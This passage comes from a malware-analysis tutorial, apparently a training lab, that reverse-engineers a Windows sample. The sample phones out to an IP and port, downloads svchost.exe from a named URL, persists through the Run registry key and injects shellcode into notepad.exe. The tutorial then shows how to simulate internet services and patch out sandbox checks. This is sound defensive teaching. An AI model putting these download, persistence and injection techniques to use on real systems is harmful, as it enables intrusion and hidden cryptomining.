
Upon hitting Enter, you are greeted with its instructions as portrayed in the image above. This function initiates the Winsock library, generates a socket, and connects to IP address 45.33.32.156 via port 31337. It evaluates the return value ( eax) to ascertain if the connection was successful. However, there is a twist; post-function invocation, the instruction inc eax increments the eax register’s value by 1. Subsequent to the inc eax instruction, the code appraises the value of eax using the jnz instruction.
Should the connection to the aforementioned port and IP address fail, this function should return -1, as specified in the documentation.
call cs:connect
inc eax
jnz short loc_402CD0
Given that eax is incremented by 1 post-function call, this should reduce to 0. Consequently, the MessageBox will print Sandbox detected. This implies that the function is examining the state of the internet connection.

If, on the other hand, the connection is successful, it will produce a non-zero value, prompting the code to leap to loc_402CD0. This location houses a call to another function, sub_402F40. With a clear understanding of this function’s operations, you’ll rename it as InternetSandboxCheck.
Possible IOC: Remember to note this IP address 45.33.32.156 and port 31337 as components of potential IoCs.
Next, you’ll proceed to function sub_402F40 to decipher its operations. You can do this by right-clicking and selecting Jump to Operand, or by pressing Enter on its call instruction.

This function calls upon the getenv function and saves its result in the eax register. This action retrieves the TEMP environment variable’s value.
lea rcx, VarName ; "TEMP"
call getenv
To verify the output, you can use powershell to print the TEMP environment variable’s value.
PS C:\> Get-ChildItem env:TEMP
Name Value
---- -----
TEMP C:\Users\htb-student\AppData\Local\Temp
It then employs the sprintf function to append the obtained TEMP path to the string svchost.exe, yielding a complete file path. Thereafter, the GetComputerNameA function is called to retrieve the computer’s name, which is then stored in a buffer.
If the computer name is non-existent, it skips to the label loc_4030F8. Conversely, if the computer name is not empty, the code progresses to the subsequent instruction as displayed on the left side of the image.

In the subsequent instructions, you find a call to the function sub_403220. You can access it by double-clicking on the function name.
The left side of the attached image above displays the function sub_403220, which formats a string housing a custom user-agent value with the string Windows-Update/7.6.7600.256 %s. The %s placeholder is replaced with the previously obtained computer name, which is transmitted to this function in the rcx register.

Now, the complete value reads Windows-Update/7.6.7600.256 HOSTNAME, where HOSTNAME is the result of GetComputerNameA.
It’s crucial to note this unique custom user-agent, wherein the hostname is also transmitted in the request when the malware initiates a network connection.
Back to the previous function, it subsequently calls the InternetOpenA WINAPI function to commence an internet access session and configure the parameters for the InternetOpenUrlA function. It then proceeds to call the latter to open the URL http://ms-windows-update.com/svchost.exe.
Possible IOC: Do note this URL http[:]//ms-windows-update[.]com/svchost[.]exe as potential IoC. The malware is downloading an additional executable from this location.
If the URL opens successfully, the code leaps to the label loc_40301E. Probe the instructions at loc_40301E by double-clicking on it.

Upon opening the function, you observe a call to the Windows API function CreateFileA, which is used to generate a file on the local system, designating the previously obtained file path.
The code then enters a loop, repeatedly invoking the InternetReadFile function to pull data from the opened URL http[:]//ms-windows-update[.]com/svchost[.]exe. If the data reading operation proves successful, the code advances to write the received data to the created file using the WriteFile function.
Note this unique technique, where the malware downloads and deposits an executable file svchost.exe in the temp directory.
The aforementioned loop is illustrated in the image below.

After the data writing operation, the code cycles back to read more data until the InternetReadFile function returns a value that indicates the end of the data stream. Once all data has been read and written, the opened file and the internet handles are closed using the appropriate functions. Subsequently, the code leaps to loc_4030D3, where it calls upon the function sub_403190.
Double click on sub_403190 to unveil its contents.

The function sub_403190 is now exposed, revealing a series of WINAPI calls related to registry modifications, such as RegOpenKeyExA and RegSetValueExA.

It appears that this function places the file into the registry key path SOFTWARE\Microsoft\Windows\CurrentVersion\Run with the value name WindowsUpdater, then seals the registry key. This technique is frequently employed by both malware and legitimate applications to maintain their grip on the system across reboots, ensuring automatic operation each time the system initiates or a user logs in. Rename this function in IDA to persistence_registry for the sake of clarity.

Possible IOC: Highlight this technique in which the malware modifies the registry to achieve persistence. It does so by adding an entry for svchost.exe under the WindowsUpdater name in the SOFTWARE\Microsoft\Windows\CurrentVersion\Run registry key.
Upon establishing the registry, it initiates another function, sub_403150, which sets in motion the dropped file svchost.exe and funnels an argument into it. A rudimentary Google search suggests that this argument could potentially be a Bitcoin wallet address. Thus, it’s reasonable to postulate that the dropped executable could be a coin miner.
By rewinding your steps and inspecting the functions systematically, you can identify any residual functions that you’ve not yet scrutinized. The Esc key or the Jump Back button in the toolbar facilitates this reverse tracking.

After tracing back on the analysed code, you’ve reached this block, where a subroutine sub_402D20 is pending for analysis. Double click to open it and see what’s inside it.

Upon opening the subroutine, it’s clear that it’s setting up the necessary parameters for the CreateProcessA function to generate a new process. It then proceeds to instigate a new process, notepad.exe, situated in the C:\Windows\System32 directory.
Here is the syntax for the CreateProcessA function.
BOOL CreateProcessA(
[in, optional] LPCSTR lpApplicationName,
[in, out, optional] LPSTR lpCommandLine,
[in, optional] LPSECURITY_ATTRIBUTES lpProcessAttributes,
[in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,
[in] BOOL bInheritHandles,
[in] DWORD dwCreationFlags,
[in, optional] LPVOID lpEnvironment,
[in, optional] LPCSTR lpCurrentDirectory,
[in] LPSTARTUPINFOA lpStartupInfo,
[out] LPPROCESS_INFORMATION lpProcessInformation
);
With rdx observed in the code, you see that the second argument to this function is pinpointed as C:\\Windows\\System32\\notepad.exe.

You note in the CreateProcessA function documentation that a non-zero return value indicates successful function execution. Consequently, if successful, it won’t jump to loc_402E89 but will continue to the next block of instructions.

The subsequent block of instructions hints at a commonplace type of process injection, wherein shellcode is inserted into the newly created process using VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread functions.
Decipher the process injection based on your observations of the code.
A fresh notepad.exe process is fabricated via the CreateProcessA function. Following this, memory is allocated within this process using VirtualAllocEx. The shellcode is then inscribed into the allocated memory of the remote process notepad.exe using the WINAPI function WriteProcessMemory. Lastly, a remote thread is established in notepad.exe, initiating the shellcode execution via the CreateRemoteThread function.
If the injection is triumphant, a message box manifests, declaring Connection sent to C2. Conversely, an error message surfaces in the event of failure.

For the sake of ease, rename the function sub_402D20 as process_injection.
At the outset of this function, you can spot an unknown address unk_405057, the effective address of which is loaded into the rsi register via the instruction lea rsi, unk_405057. Executed prior to the WINAPI functions call for the process injection, the reason for loading the effective address into rsi could be manifold - it might function as a data-accessing pointer or as a function call argument. There is, however, the possibility that this address houses potential shellcode. You will verify this when debugging these WINAPI functions using a debugger like x64dgb.

Upon analyzing and renaming this process injection function, you will continue to retrace your steps to the preceding functions to ensure that no function has been overlooked.

IDA also offers a feature that visualizes the execution flow between functions in an executable via a call flow graph. This potent visual tool aids in navigating and understanding the control flow and the interactions among functions.
Here’s how to generate and examine the graph to identify the links among different functions:
- Switch to the disassembly view.
- Locate the
Viewmenu at the top of the IDA interface. - Hover over the
Graphsoption. - From the submenu, choose
Function calls.
IDA will then forge the function calls flow graph for all functions in the binary and present it in a new window. This graph offers an overview of the calls made between the various function in the program, enabling you to scrutinize the control flow and dependencies among functions. An example of how this graph appears is shown in the screenshot below.

Contrary to viewing the relationship graph for all function calls, you can also focus on specific functions. To generate the reference graph for the function calls flow related to a specific function, these steps can be followed.
- Navigate to the function whose function call flow graph you wish to examine.
- To open the function in the disassmebly view, either double-click the function name or press
Enter. - In the disassembly view, right-click anywhere and opt for either
Xrefs graph to...orXrefs graph from..., based on whether you want to observe the function calls made by the selected function or the function calls leading to the selected function. - IDA will craft the function calls flow graph and exhibit it in a new window.
Debugging
Debugging adds a dynamic, interactive layer to code analysis, offering a real-time view of malware behavior. It empowers analysts to confirm their discoveries, witness impacts, and deepen their comprehension of the program execution. Uniting code analysis and debugging allows for a comprehensive understanding of the malware, leading to the effective exposure of harmful behavior.
You could deploy a debugger like x64dbg. It comes with a GUI for visualizing disassembled code, implementing breakpoints, examining memory and registers, and controlling the execution of programs.
Here’s how to run a sample within x64dbg to familiarize with its operations.
- Launch x64dbg.
- At the top of the interface, click the
Filemenu. - Select
Opento choose the executable file you wish to debug. - Browse to the directory containing the executable and select it.
- Optionally, command-line arguments or the working directory can be specified in the dialog box that appears.
- Click
OKto load the executable into x64dbg.
Upon opening, the default window halts at a default breakpoint at the program’s entry point.

Loading an executable into x64dbg reveals the disassembly view, showcasing the assembly instructions of the program, thereby aiding in understanding the code flow. To the right, the register window divulges of CPU registers, shedding light on the program’s state. Beneath the register window, the stack view displays the current stack frame, enabling the inspection of function calls and local variables. Lastly, on the bottom left corner, you find the memory dump view, providing a pictorial representation of the program’s memory, facilitating the analysis of data structures and variables.
Simulating Internet Service
The role of INetSim in simulating typical internet services in your restricted testing environment is pivotal. It offers support for a multitude of services, encompassing DNS, HTTP, FTP, SMTP, among others. You can fine-tune it to reproduce specific responses, thereby enabling a more tailored examination of the malware’s behavior. Your approach will involve keeping INetSim operational so that it can intercept any DNS, HTTP, or other requests emanating from the malware sample, thereby providing it with controlled, synthetic responses.
You should configure INetSim as follows:
d41y@htb[/htb]$ sudo nano /etc/inetsim/inetsim.conf
service_bind_address <Our machine's/VM's TUN IP>
dns_default_ip <Our machine's/VM's TUN IP>
dns_default_hostname www
dns_default_domainname iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
Initiating INetSim involves executing the following command.
d41y@htb[/htb]$ sudo inetsim
INetSim 1.3.2 (2020-05-19) by Matthias Eckert & Thomas Hungenberg
Using log directory: /var/log/inetsim/
Using data directory: /var/lib/inetsim/
Using report directory: /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 34711) ===
Session ID: 34711
Listening on: 0.0.0.0
Real Date/Time: 2023-06-11 00:18:44
Fake Date/Time: 2023-06-11 00:18:44 (Delta: 0 seconds)
Forking services...
* dns_53_tcp_udp - started (PID 34715)
* smtps_465_tcp - started (PID 34719)
* pop3_110_tcp - started (PID 34720)
* smtp_25_tcp - started (PID 34718)
* http_80_tcp - started (PID 34716)
* ftp_21_tcp - started (PID 34722)
* https_443_tcp - started (PID 34717)
* pop3s_995_tcp - started (PID 34721)
* ftps_990_tcp - started (PID 34723)
done.
Simulation running.
info
A more elaborate resource on configuring INetSim is the following: https://medium.com/@xNymia/malware-analysis-first-steps-creating-your-lab-21b769fb2a64
Finally, the spawned target’s DNS should be pointed to the machine/VM where INetSim is running.
Applying the Patches to Bypass Sandbox Checks
Given that sandbox checks hinder the malware’s direct execution on the machine, you need to patch these checks to circumvent the sandbox detection.
By Copying the Address from IDA
During code analysis, you observed the sandbox detection check related to the registry key. You can extract the address of the first cmp instruction directly from IDA.
To find the address, revert to the IDA windows, open the first function you had renamed as assumed_Main, and look for the cmp instruction. To view the addresses, you can transition from graph view to text view by pressing the spacebar button.
This exposes the address.
You can copy the address 00000000004032C8 from IDA.
.text:00000000004032C8 cmp [rsp+148h+Type], 1
In x64dbg, you can right-click anywhere on the disassembly view and select Go to > Expression. Alternatively, you can press Ctrl+G as a shortcut.
You can enter the copied address here, as shown in the screenshot. This navigates you to the comparison instruction where you can implement changes.
By Searching Through the Strings
Look for Sandbox detected in the String references, and set a breakpoint, so that when you hit run, the execution should pause at this point.
To do this, first click on the Run button once and then right-click anywhere on the disassembly view, and choose Search for > Current Module > String references.
Next, you can add a breakpoint to mark the location, then study the instructions before this Sandbox MessageBox to discern how the jump was made to the instruction printing Sandbox detected.
Start by adding a breakpoint at the last Sandbox detected string as follows.
You can then double-click on the string to go to the address where the instructions to print Sandbox detected are located.

As observed, a cmp instruction is present above this MessageBox which compares the value with 1 after a registry path comparison has been performed. Modify this comparison value to match with 0 instead. This can be done by placing the cursor on that instruction and pressing Spacebar on the keyboard. This allows you to edit the assembly code instructions.

You can change the comparison value of 0x1 to 0x0. Changing the comparison to 0 may shift the control flow of the code, and it should not jump to the address where MessageBox is displayed.
